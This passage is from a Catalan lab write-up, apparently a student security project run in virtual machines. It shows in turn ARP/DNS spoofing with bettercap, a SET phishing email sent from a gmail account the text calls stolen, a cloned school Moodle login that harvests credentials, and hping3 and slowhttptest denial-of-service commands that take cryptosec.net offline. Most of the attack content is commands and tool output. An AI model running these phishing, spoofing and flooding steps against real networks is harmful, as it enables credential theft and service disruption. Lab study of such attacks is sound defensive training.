192.168.30.0/23 > 192.168.31.248 » [13:28:43] [sys.log] [inf] dns.spoof m0odule.escoladeltreball.org → 192.168.31.2
48
192.168.30.0/23 > 192.168.31.248 » █

```

Img src: @Aaron & Cristian's Github

Kali Linux (Keshi-Hacker) [Instantánea 1] [Corriendo] - Oracle VM VirtualBox

File Actions Edit View Help Analyze Statistics Telephony Wireless Tools Help

anonymou...cker:~ × anonymou...cker:~ × anonymou...cker:~ × anonymou...cker:~ × anonymou...cker:~ × anonymou...cker:~ ×

```

192.168.30.0/23 > 192.168.31.248 » set arp.spoof.fullduplex true
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets 192.168.31.157
192.168.30.0/23 > 192.168.31.248 » arp.spoof on
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [inf] arp.spoof arp snooper started, probing 1 targets.
192.168.30.0/23 > 192.168.31.248 » set dns.spoof.on
192.168.30.0/23 > 192.168.31.248 » [13:28:43] [sys.log] [inf] dns.spoof m0odule.escoladeltreball.org → 192.168.31.2
48
192.168.30.0/23 > 192.168.31.248 » █

```

Linux Lite [Corriendo] - Oracle VM VirtualBox

Institut Escola del Treball Barcelona: Inicia sessió en aquest lloc — Mozilla Firefox (Private Browsing)

Help Manual Support Forums Google Search

Institut Escola del Treball Barcelona

Nom d'usuari: Hey oblidat el nom d'usuari o la contrasenya?

Contrasenya: Les galeries han d'estar habilitades en el vostre navegador.

Recorda el nom d'usuari Alguns corsos poden permetre l'accés de visitants


Inicia sessió

Inicia sessió com a visitant


No heu iniciat sessió

Inici Resum de retenció de dades Instal·la l'aplicació mòbil

Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github

**A partir d'aquí generem el mail phishing desde un compte de gmail robat a CryptoSEC.**

1. Seleccionem la opció 5: **Mass Mailer Attack**.

Img src: @Aaron & Cristian's Github

2. Seleccionem la opció 5: **Mass Mailer Attack**. Omplim les opcions: 1, email destination, 1, our email address, our email password, priority, attach file, fake email subject, body of message with END

```
anonymous@osboxes: ~
File Actions Edit View Help
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 5
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.

set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>
```

Img src: @Aaron & Cristian's Github

```

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:aaroncryptosec@gmail.com
set:phishing> The FROM NAME the user will see:Aaron
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odule.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:■

```

Img src: @Aaron & Cristian's Github

```

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:aaroncryptosec@gmail.com
set:phishing> The FROM NAME the user will see:Aaron
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odule.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capital) when finished:ENTRA JAAAAAA!! m0odule.escoladeltreball.org
Next line of the body: ■


```

Img src: @Aaron & Cristian's Github


```
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odule.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:ENTRA JAAAAAA!! m0odule.escoladeltreball.org
Next line of the body: END
[*] SET has finished sending the emails

Press <return> to continue
```

Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github

```

important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so you must specify an external IP address if you are using this from an external perspective. It will not work. This isn't a SET issue this is how networking works.

[*] webhattack> IP address for the POST back in Harvester/Tabnabbing [192.168.31.248]:
[*] Example: /var/www/moodle/ (note the space and with '/')
[*] Also note that there MUST be an index.html in the folder you point to.
[*] setwebhattack> Path to the website to be cloned:/var/www/moodle/
[*] Index.html Found. Do you want to copy the entire folder or just index.html?
1. Copy just the index.html
2. Copy the entire folder

Enter choice [1/2]: 1
[*] Example: http://www.blah.com
[*] URL of the website you imported:http://moodle.escoladeltreball.org

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.30.175 -- [20/May/2022 10:33:11] "GET / HTTP/1.1" 200 -
192.168.30.175 -- [20/May/2022 10:33:12] "GET /font/fontawesome-webfont.woff2?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:12] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:12] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.ttf?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:21] "GET / HTTP/1.1" 200 -
192.168.30.175 -- [20/May/2022 10:33:22] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:22] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.ttf?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:23] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:23] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.ttf?v=4.7.0 HTTP/1.1" 404 -
[*] We got A HIT! Printing the output
PARAM: anchor
POSSIBLE_USERNAME FIELD FOUND: logintoken=AQyvMxDMyZTVjNqzuXw8Tedvar9
POSSIBLE_USERNAME FIELD FOUND: overridename=johnny
POSSIBLE_PASSWORD FIELD FOUND: overridename=johnny
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.30.175 -- [20/May/2022 10:36:30] "POST /index.html HTTP/1.1" 302 -
192.168.30.175 -- [20/May/2022 10:36:30] "GET / HTTP/1.1" 200 -
192.168.30.175 -- [20/May/2022 10:34:26] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:34:26] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.ttf?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:34:26] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff?v=4.7.0 HTTP/1.1" 404 -

```

Img src: @Aaron & Cristian's Github

## Spoofing CryptoSEC.NET with DOS Attack (BETTER-CAP) (SlowHTTP)

Ídem que l'anterior però els targets son el **SOA** i el **Forwarding**, els clients interns de CryptoSEC quan hagin d'anar a la pàgina web **cryptosec.net**, entraran a **cryptos3c.net** ja que el hacker ha avisat que hi hà una urgència a la pàgina principal i han d'entrar a la pàgina web dada pel hacker i les seves credencials seràn **robades sense que se'n adoni!**

1. El hacker activar el ARP Spoof amb targets del SOA i el Forwarder.
2. El hacker ha realitzat un DOS per tumbar l'apache2 (SOA): `hping3 --randsource -p80 -S --flood 10.200.243.164`

Ara explicaré què significa cada part de l'ordre:

- **p 80** és el port que triem atacar
- S activa el flag Syn
- flood indica a hping que envii els paquets a la màxima velocitat possible
- **ip\_victima** és la **ip o domini** a atacar

Si volem que la nostra ip no sigui visible podem afegir-li l'opció **-ai** la ip que falsejarem o bé utilitzar **-rand-source** amb què es generen adreces d'origen ip a l'atzar:

`hping3 --randsource -p80 -S --flood 10.200.243.164`

o també podem utilitzar: **Slowhttptest**, nosaltres utilitzarem **slowhttptest**.

*slowhttptest - Denial Of Service attacks simulator*

**slowhttptest -c 40000 -H -i 30 -r 500 -l 600 -u http://cryptosec.net**

**-c number of connections** Specifies the target number of connections to establish during the test.


**-H** Starts slowhttptest in SlowLoris mode, sending unfinished HTTP requests.

**-i seconds** Specifies the interval between follow up data for slowrois and Slow POST tests.

**-r connections per second** Specifies the connection rate.

**-l seconds** Specifies test duration in seconds.

**-u URL** Specifies the URL.



Img src: @Aaron & Cristian's Github

```

root@osboxes: /home/anonymous
File Actions Edit View Help
root@osboxes: /home/anonymous x anonymous@osboxes: ~ x

Sun May 22 08:37:59 2022:
slowhttptest version 1.8.2
- https://github.com/shekyan/slowhttptest -
test type: SLOW HEADF
number of connections: 40000
URL: http://cryptosec.net
verb: GET
cookie:
Content-Length header value: 4096
follow up data max size: 68
interval between follow up data: 30 seconds
connections per second: 500
probe connection timeout: 5 seconds
test duration: 600 seconds
using proxy: no proxy
Sun May 22 08:37:59 2022:
slow HTTP test status on 525th second:
initializing: 0
pending: 5626
connected: 1880
error: 0
closed: 31987
service available: NO
Sun May 22 08:38:04 2022:

```

The connection has timed out  
The server at cryptosec.net is taking too long to respond.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

[Try Again](#)

Img src: @Aaron & Cristian's Github

2. El hacker activa la pàgina del **cryptosec.net** (fake) amb el SET (**Social Engineering Tool**).

The screenshot shows a terminal window titled "anonymous@osboxes: /var/www". The window has five tabs at the top: "anonymo... ~", "anonymo...r/www", "anonymo...ttercap", "anonymous@osb.../sites/amazon", and "anonymo...ttercap". The main area displays the Social-Engineer Toolkit (SET) interface. It starts with a "File System" icon and a tree view of directory structure. Below this, it displays the following text:

```
[—] The Social-Engineer Toolkit (SET)      [—]
[—] Created by: David Kennedy (ReL1K)      [—]
[—] Version: 8.0.3                          [—]
[—] Codename: 'Maverick'                    [—]
[—] Follow us on Twitter: @TrustedSec      [—]
[—] Follow me on Twitter: @HackingDave    [—]
[—] Homepage: https://www.trustedsec.com   [—]
[—] Welcome to the Social-Engineer Toolkit (SET).
[—] The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.


set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
```

Img src: @Aaron & Cristian's Github



The screenshot shows a terminal window titled "anonymous@osboxes: /var/www". The window has four tabs open: "anonym...r/www" (active), "anonymo...ttercap", "anonymous@osb.../sites/amazon", and "anonymo...ttercap". The terminal content displays the "Web Attack" module menu:

```
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
```

Img src: @Aaron & Cristian's Github

```

File Actions Edit View Help
an... ~ x anonymo...r/www x anonymo...ttercap x anonymous@osb.../sites/amazon x anonymo...ttercap x
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.33]:■

```

Img src: @Aaron & Cristian's Github

```

set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
Home

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.33]:
[!] Example: /home/website/ (make sure you end with '/')
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned:/var/www/html/cryptosec/
[*] Index.html found. Do you want to copy the entire folder or just index.html?

1. Copy just the index.html
2. Copy the entire folder


Enter choice [1/2]: 1
[!] Example: http://www.blah.com
set:webattack> URL of the website you imported:cryptos3c.net

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

Img src: @Aaron & Cristian's Github

3. El hacker emet un comunicat general a l'empresa dient que s'ha caigut temporalment la pàgina principal i que han d'entrar per la pàgina següent **cryptos3c.net**
